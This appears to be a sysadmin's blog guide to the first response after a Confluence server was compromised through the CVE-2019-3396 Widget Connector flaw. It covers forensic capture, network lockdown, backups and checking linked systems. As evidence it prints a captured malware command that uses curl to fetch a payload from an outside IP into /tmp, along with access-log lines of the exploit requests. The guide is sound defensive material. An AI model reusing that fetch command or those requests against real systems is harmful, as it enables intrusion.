
What to do when your Jira or Confluence is hacked

Strange running processes? 100% CPU use? Security emails? Odds are your server has been hacked. This guide is for system administrators who are not security experts, but who nevertheless need to recover from a hacked Jira/Confluence installation.

Something is fishy..

It began with some emails to `root` on the server, which get redirected to my mailbox:



*** SECURITY information for localhost ***

confluence@localhost.members.linode.com Sat, Apr 13, 3:40 PM (3 days ago)
to root

```
localhost : Apr 13 15:40:03 : confluence : user NOT in sudoers ; TTY=unknown ;
PWD=/opt/atlassian/confluence ; USER=root ; COMMAND=/usr/bin/crontab -
```


confluence@localhost.members.linode.com Sat, Apr 13, 11:46 PM (3 days ago)
to root

```
localhost : Apr 13 23:45:59 : confluence : user NOT in sudoers ; TTY=unknown ;
PWD=/var/atlassian/application-data/confluence ; USER=root ; COMMAND=/usr/bin/id -u
```

The `confluence` user trying to run commands with sudo, which it is not authorized to do. Strange!


> It is essential to monitor emails to your server's `root`, as this incident shows. This can be done with a line in `/etc/aliases`
>
> ```
> root: root,you@yourcompany.com
> ```
>
> and then running `newaliases` . This sends a copy to an external email address as well as storing a copy on the local system.

Looking at running processes with atop, two jump out as suspicious: `dblaunchs` and `khugepaged` running as the Confluence user. A third process, `kerberods` occasionally appeared too:



```
ATOP - tsp                                  2019/04/15  10:10:01                                  ------                                  10m0s elapsed
PRC | sys    2m16s | user   9m35s | #proc    227  | #trun     72 | #tslpi   539 | #tslpu     0 | #zombie    8 | clones 106e3  |               | #exit 106039 |
CPU | sys      57% | user    111% | irq       3%  | idle    193% | wait      1% |              | steal    35% | guest     0%  | curf 2.50GHz | curscal   ?% |
cpu | sys      17% | user     29% | irq       1%  | idle     45% | cpu000 w  0% |              | steal     9% | guest     0%  | curf 2.50GHz | curscal   ?% |
cpu | sys      14% | user     27% | irq       1%  | idle     49% | cpu001 w  0% |              | steal     9% | guest     0%  | curf 2.50GHz | curscal   ?% |
cpu | sys      13% | user     27% | irq       1%  | idle     50% | cpu002 w  0% |              | steal     9% | guest     0%  | curf 2.50GHz | curscal   ?% |
cpu | sys      13% | user     28% | irq       1%  | idle     50% | cpu003 w  0% |              | steal     9% | guest     0%  | curf 2.50GHz | curscal   ?% |
CPL | avg1   64.20 | avg5   28.38 |               | avg15  12.91 |              | csw  2803803 | intr 1374246 |               |               | numcpu     4 |
MEM | tot     7.8G | free  323.7M | cache   1.2G  | dirty   0.6M | buff   30.8M | slab  102.2M |              |               |               |              |
SWP | tot     5.5G | free    3.8G |               |              |              |              |              |               | vmcom   8.6G  | vmlim   9.4G |
PAG | scan   54524 |              | stall      0  |              |              |              |              | swin    3623  |               | swout   4557 |
DSK |          sda | busy      1% | read   11713  | write   4707 | KiB/r     10 | KiB/w     16 | MBr/s   0.20 | MBw/s   0.12  | avq     2.31  | avio 0.52 ms |
NET | transport    | tcpi   61160 | tcpo   59684  | udpi    3291 | udpo    3291 | tcpao    272 | tcppo    401 | tcprs    110  | tcpie      0  | udpip      0 |
NET | network      | ipi    64580 | ipo    62497  | ipfrw      0 | deliv  64580 |              |              |               | icmpi    128  | icmpo      4 |
NET | lo      ---- | pcki   52628 | pcko   52628  | si  231 Kbps | so  231 Kbps | coll       0 | erri       0 | erro       0  | drpi       0  | drpo       0 |
NET | eth0    ---- | pcki   14447 | pcko    9870  | si  195 Kbps | so   46 Kbps | coll       0 | erri       0 | erro       0  | drpi       0  | drpo       0 |
Consumption per program; use 'a' to toggle between all/active processes
NPROCS         SYSCPU          USRCPU         VSIZE        RSIZE          RDDSK          WRDSK         RNET          SNET         CPU        CMD          1/2
     1          3.04s           7m59s          2.8G       272.6M             0K             0K            ?             ?         77%        dblaunchs
     3         23.05s          51.98s         16.7G         5.4G         43228K          3224K            ?             ?         12%        java
    94         24.02s          23.05s         10.9G         3.4G         67172K         29196K            ?             ?          8%        postgres
  9875         42.51s           4.52s            0K           0K             0K             0K            ?             ?          8%        ps
  1275         17.22s           0.84s        13800K        4040K           784K             0K            ?             ?          3%        sh
     2          0.07s           8.61s        75824K       22328K            12K             0K            ?             ?          1%        0
  5822          3.12s           0.09s            0K           0K             0K             0K            ?             ?          1%        pkill
     1          2.62s           0.00s            0K           0K             0K             0K            ?             ?          0%        rcuc/0
  4957          2.46s           0.12s            0K           0K             0K             0K            ?             ?          0%        pgrep
     4          0.67s           1.85s            0K           0K             0K             0K            ?             ?          0%        dblaunchs_0xBB
  1203          1.17s           1.30s        50620K        6616K          2100K             0K            ?             ?          0%        tmux
     1          2.21s           0.00s            0K           0K             0K             0K            ?             ?          0%        rcuc/1
     1          2.13s           0.00s            0K           0K             0K             0K            ?             ?          0%        rcuc/3
     1          2.10s           0.00s            0K           0K             0K             0K            ?             ?          0%        rcuc/2
     5          0.46s           0.89s            0K           0K             0K             0K            ?             ?          0%        hg
    51          0.45s           0.72s          3.1G       145.3M            20K           540K            ?             ?          0%        apache2
```

and a curl command:



```
root@[redacted]:/opt/atlassian/confluence/current# ps axwu | grep dblaunch
conflue+  5513  0.0  0.0  86324  5320 ?        S    10:18   0:00 curl -sSLkf http://166.62.38.167/plus/java2 -o /tmp/.dbb/dblaunchs_0xBB042
root     17941  0.0  0.0  14228  1016 pts/2    S+   10:18   0:00 grep --color=auto dblaunch
```

Yes, Confluence has been hacked 😞

What to do?

At this point, **the server is a crime scene**. An attacker is running arbitrary commands as the `confluence` user, meaning they are able to access *everything* in Confluence, regardless of permissions. Think through what your Confluence instance contains. Passwords to external systems? Confidential data about your business? Confidential information about clients? The implications of a breach depend on what confidential is stored, and the laws of your country. In Australia, you may have legal obligations under the Notifiable Data Breaches scheme, and may want to report the intrusion at https://www.cyber.gov.au/report

The point being, a hacked server represents a problem **way beyond your pay grade** as a humble system administrator. The response must be at multiple levels:

1. **Initial response**:
    a. gather "first responder" forensic evidence of what is happening
    b. prevent further damage, while modifying the system as little as possible
    c. understand the attack vector sufficiently in order to be able to block it
    d. allow normal business activities to resume as soon as possible
2. **Forensic** - understanding more fully how the intrusion happened, and the extent of the breach. As far as possible this is best left to a security professional, because it's a specialized skillset and a lot is at stake.
3. **Organizational** - management need to be in the loop to coordinate a response (e.g. engage security experts), deal with the fallout, and address the failures (e.g. IT understaffing) that led to the hack.
4. **Legal** - as mentioned, there may be legal ramifications, particularly of leaking third-party confidential information.

This guide deals only with the initial response, but it is critical to be aware of the bigger picture. Get technical help if you are not confident (see shameless plug at the end). A panicky, botched initial response will make forensics hard or impossible, which in turn increases the management and legal headaches. There will be difficult decisions to make:

- while the attack is live, what forensic evidence do you gather, and how?
- at what point do you have enough forensics?
- shutting down services affects legitimate business users. This needs to be balanced against the need to stop ongoing damage from the hack.
- what is the extent of the breach? Is a full server rebuild required? Are other servers affected? What was the hack entry point, and how can we block it? These decisions need to be made fast if services are offline.

The technical response described here is, I think, appropriate for a small to medium business without extraordinarily sensitive data.

Preliminaries

Some quick things to do before anything else:

Disable SSH agent forwarding

I know I shouldn't, but for some servers I have `ForwardAgent yes` in SSH so I can easily jump between servers. Agent forwarding to a hacked server is a really bad idea, as the matrix.org experience illustrates. Turn agent forwarding off in your ~/.ssh/config before continuing.

SSH in and become root

`ssh` in and `sudo su -` if necessary.

Record your session

If we have to go tramping through a crime scene, let's at least record what we see. As soon as you SSH in to the server, run:

```
TSTAMP=$(date '+%Y-%m-%d-%H:%M:%S')
mkdir -p ~/hack/typescripts/$TSTAMP
script -q -t -a ~/hack/typescripts/$TSTAMP/typescript 2>~/hack/typescripts/$TSTAMP/timing
```

Now everything you see, even ephemeral information like `top` output, is logged.

Log network activity

On the server, as root, run:

```
mkdir -p ~/hack/tcpdumps
cd ~/hack/tcpdumps
nohup tcpdump -i any -w %H%M -s 1500 -G $[60*60] &
```

This records all network activity on the server. This takes a few seconds to do, and may provide valuable evidence of e.g. data exfiltration.

Snapshot system activity

Run:

```
mkdir -p ~/hack/
pstree -alp > ~/hack/pstree

cd ~/hack
curl https://busybox.net/downloads/binaries/1.21.1/busybox-x86_64 -o busybox
chmod +x ./busybox
```

Lock down the system

Do not shut down the server. Doing so would lose potentially critical information. In my case, the malicious scripts are running from `/tmp/` , so restarting the server would lose them.

Instead, **cut off network access** (incoming and outgoing) to all non-essential parties. This should be done at the management layer (e.g. network ACLs), to avoid trusting potentially compromised binaries on the server.

If you are confident that `root` has not been breached, This can be done with iptables rules on the server:

1. Before locking down iptables, now is an excellent time to verify your out-of-band console access to the server (Linode provides lish, for instance).
2. Figure out what IP(s) to allow. If you are SSHed into the server, run:

   ```
   myip=$(echo $SSH_CLIENT | awk '{ print $1}')     # https://stackoverflow.com/questions/996231/find-the-
   ip-address-of-the-client-in-an-ssh-session
   ```

3. Lock down the iptables rules. On Debian/Ubuntu, run:

```
echo "$myip"         # Ensure the IP looks correct
ufw reset
ufw default deny incoming
ufw default deny outgoing
ufw allow out to any port 53    # Allow DNS
ufw allow from "$myip" to any port 22 proto tcp
ufw allow out to "$myip"
ufw enable
```

The server is now completely locked down, except for (hopefully!) SSH connections from you.

Back up important files

If your VPS infrastructure allows you to take a snapshot of a running server, now is the time to do so. Who knows, perhaps there is a `sleep 1000; rm -rf /` time bomb ticking away.

If you can't snapshot the whole system, rsync off the important contents including:

- `/var/atlassian/application-data`
- `/var/lib/postgresql` (run a `pg_dumpall` as `postgres` just prior if you don't trust Postgres WAL).

and files that will help you figure out what happened, such as:

- `/var/log/apache2` or `/var/log/nginx`
- `/var/log/{secure*,audit*,syslog,auth.log*,kern.log}`
- `/opt/atlassian/*/logs`
- `/var/log/atop_*`
- `/tmp`
- `/var/log/journal` (if systemd journaling is enabled)
- `/var/spool` (crontabs)
- `/var/mail` (root@ emails)
- `~confluence/{.bash*,.profile,.pam_environment,.config,.local}` (assuming `confluence` is the account running Confluence.
- `~/hack/` (your terminal output and network captures so far)

Using rsync, this can be done with a command like:

```
rsync -raR --numeric-ids --rsync-path='sudo rsync' ec2-user@hackedserver:{/tmp,/var/log/{apache2,nginx,secure,
audit,syslog,auth.log,kern.log}*,/var/spool*,/var/mail*,~/hack,~confluence/{.bash*,.profile,.pam_environment,.
config,.local},/opt/atlassian/*/logs} hackedserver-contents/
```

Now if the server spontaneously combusts, you have at least salvaged what you could.

Consider locking down other affected systems


You now have a locked down, backed up server. It is time to consider whether other systems might have been hacked too:

1. Does Confluence store its user passwords on an external system, like AD, LDAP or Jira? Did Confluence have permission to instigate password resets? If *yes* and *yes*, that is bad news: your hacker may have reset passwords reused on other systems (e.g. Jira), and thereby accessed those other systems.

   To tell:

   a. log in to Confluence as an administrator

b. go to the **User Management** admin section (type 'gg' then 'user management')
Confluence doesn't make our lives easy here. You'll probably see something like:



User Directories

User Directories ⓘ

The table below shows the user directories currently configured for Confluence.

The order of the directories is the order in which they will be searched for users and groups. Changes to users and groups will be made in the first directory where Confluence has permission to make changes. It is recommended that each user exist only in a single directory.


Directory Name	Type	Order	Operations
JIRA Server You cannot edit this directory because you are logged in through it, please log in as a locally authenticating user to edit it.	Atlassian Crowd	↓	Test | Synchronise Last synchronised at 4/21/19 5:08 AM (took 0s). Incremental synchronisation completed successfully.
Confluence Internal Directory	Internal	↑	Disable

Add Directory

Additional Configuration & Troubleshooting

- LDAP Connection Pool Configuration
- Directory Configuration Summary

This doesn't tell us if our access to the 'JIRA Server' user directory is read-only of read/write. So click on the 'Directory Configuration Summary':



Directory Configuration Summary

This page displays a summary of directory configuration for support and troubleshooting purposes.


```
  "user_encryption_method": "atlassian-security"

Directory ID: 107937793
Name: JIRA Server
Active: true
Type: CROWD
Created date: 2017-01-23 21:53:12.569
Updated date: Sun Apr 21 22:51:07 AEST 2019
Allowed operations: [CREATE_GROUP, UPDATE_USER, DELETE_USER, UPDATE_GROUP_ATTRIBUTE, UPDATE_USER_ATTRIBUTE,
UPDATE_GROUP, CREATE_USER, CREATE_ROLE, DELETE_GROUP, UPDATE_ROLE, DELETE_ROLE, UPDATE_ROLE_ATTRIBUTE]
Implementation class: com.atlassian.crowd.directory.RemoteCrowdDirectory
Encryption type: null
Attributes:
  "application.name": "Confluence"
  "application.password": ********
  "com.atlassian.crowd.directory.sync.issynchronising": "false"
  "com.atlassian.crowd.directory.sync.lastdurationms": "89"
  "com.atlassian.crowd.directory.sync.laststartsynctime": "1555851066930"
```

If you see a full set of 'Allowed Operations', as above, that means Confluence has permission to modify user passwords in Jira. A read-only Jira would have a much shorter list of allowed operations:

```
Allowed operations: [UPDATE_USER_ATTRIBUTE, UPDATE_GROUP_ATTRIBUTE]
```

If your user directory is read-write for Confluence, then check if that system if any user passwords were reset, e.g. in Jira's audit log:



	Date	Author	Category	Summary	Object
›	21/Apr/19 10:51 PM +1000	JIRA	user management	User's password changed	Jeff Turner (Jira Internal Directory)

2. What could a malicious `confluence` user see in the system? Check the permissions of user directories in `/home` . Are they world-readable /executable? If so, anything sensitive in those home directories may have been exposed.

Assuming you use systemd to launch Jira/Confluence, you should be running with ProtectSystem and ProtectHome parameters:

```
# Make /usr, /boot and /etc read-only.
ProtectSystem=full
# /home, /root and /run/usr should be inaccessible/empty.
ProtectHome=yes
```

This ensures Jira/Confluence cannot see directories they don't need to.

Do not set `PrivateTmp`=no because that prevents `jconsole` and friends from communicating with the Java process.


3. How are external backups done? Are credentials to the backup system compromised? If so, move to protect your backups before anything else. In our case, external backups are stored on tarsnap. The backup process runs as root and the tarsnap key is only root accessible. I was fairly confident `root` has not been compromised.
4. Are there usernames and passwords stored as plaintext in Confluence? If so, consider those systems breached too.

Understand the attack vector

Once you have locked down all potentially affected systems, the damage should be contained. How did the attacker get in?

It is worth spending some time on these questions now, as an easy win will get all users back online soon. However you may not be so lucky, and as users complain and pressure mounts for restored services, you may want to proceed to the next section: restoring emergency access.

In my case, googling for the names of the malicious scripts shows the answer. A search for 'confluence khugepageds' shows other Confluence users being affected, e.g. here:



Daniel Eads ATLASSIAN TEAM Friday

What you've described is an active exploit that attacks the CVE-2019-3396 Widget Connector vulnerability from March 20th (see Confluence Security Advisory - 2019-03-20).

The first step in fixing this is upgrading to a Confluence version that is not affected by the vulnerability. The latest releases are:

- 6.6.13 (6.6 is an Enterprise release)
- 6.12.4
- 6.13.4 (6.13 is an Enterprise release)
- 6.14.3
- 6.15.2

Secondly, the LSD malware cleanup tool will be useful for removing the Kerberods malware. I would recommend executing cleanup *after* upgrading Confluence to a patched version so there's no possibility of re-infection while you work on the upgrade.

Please let me know if you have more questions!
Daniel | Atlassian Support

Oops. The Confluence system was, indeed, out of date, and vulnerable to the 2019-03-20 security vulnerability. There is excellent write-up on blog.alertlogic.com.


For reference, the `kerberods` binary I found had signatures:

sha1	9a6ae3e9bca3e5c24961abf337bc839048d094ed
md5	b39d9cbe6c63d7a621469bf13f3ea466

Attack vector 1: Application-level vulnerabilities

Most of the time, breaches will be due to known security vulnerabilities, of which Jira and Confluence have a steady stream.

How do you figure out if you have been breached through a particular security vulnerability? Unfortunately it's not easy. Sometimes a hack will leave a characteristic stacktrace, but more often you have to trawl through the webserver access logs, looking for anything suspicious. "Suspicious" means requests from unusual IPs (e.g. in foreign countries) accessing URLs relating to the vulnerable resource. Sometimes the vulnerable resource URL is made explicit in Atlassian's vulnerability report (if the mitigation if "block /frobiz URLs" then you know /frobniz the vulnerable resource), but sometimes there is no simple correlation. For instance, the 2019-03-20 security vulnerability in in the Widget Connector, but in the logs the only symptom is a series of anonymous requests to the macro preview URL:




```
 202.144.193.115 - - [12/Apr/2019:07:09:53 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 301 642 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f
3 202.144.193.115 - - [12/Apr/2019:07:09:54 +1000] "GET /rest/tinymce/1/macro/preview HTTP/1.1" 405 4719 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673
3 202.144.193.115 - - [12/Apr/2019:09:32:00 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 403 3669 "https://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f6
 202.144.193.115 - - [12/Apr/2019:12:01:43 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 301 642 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f
3 202.144.193.115 - - [12/Apr/2019:12:01:44 +1000] "GET /rest/tinymce/1/macro/preview HTTP/1.1" 405 4719 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673
3 202.144.193.115 - - [12/Apr/2019:17:38:39 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 500 35958 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-4
3 202.144.193.115 - - [12/Apr/2019:18:56:21 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 500 35958 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-4
3 67.21.94.193 - - [12/Apr/2019:19:21:15 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 500 35938 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b
3 144.34.132.17 - - [12/Apr/2019:20:57:56 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 403 3669 "https://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673
3 144.34.132.17 - - [12/Apr/2019:20:57:57 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 403 3669 "https://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673
3 144.34.132.17 - - [12/Apr/2019:20:59:34 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 200 7573 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b
3 144.34.132.17 - - [12/Apr/2019:20:59:35 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 200 7572 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b
3 144.34.132.17 - - [12/Apr/2019:20:59:39 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 200 7573 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b
3 144.34.132.17 - - [12/Apr/2019:20:59:39 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 200 7573 "https://confluence.redacted.com.au/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b
3 202.144.193.115 - - [12/Apr/2019:21:37:50 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 403 3669 "https://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f6
3 202.144.193.115 - - [12/Apr/2019:22:58:39 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 403 3669 "https://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f6
3 67.21.94.193 - - [12/Apr/2019:23:21:00 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 403 3613 "https://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f
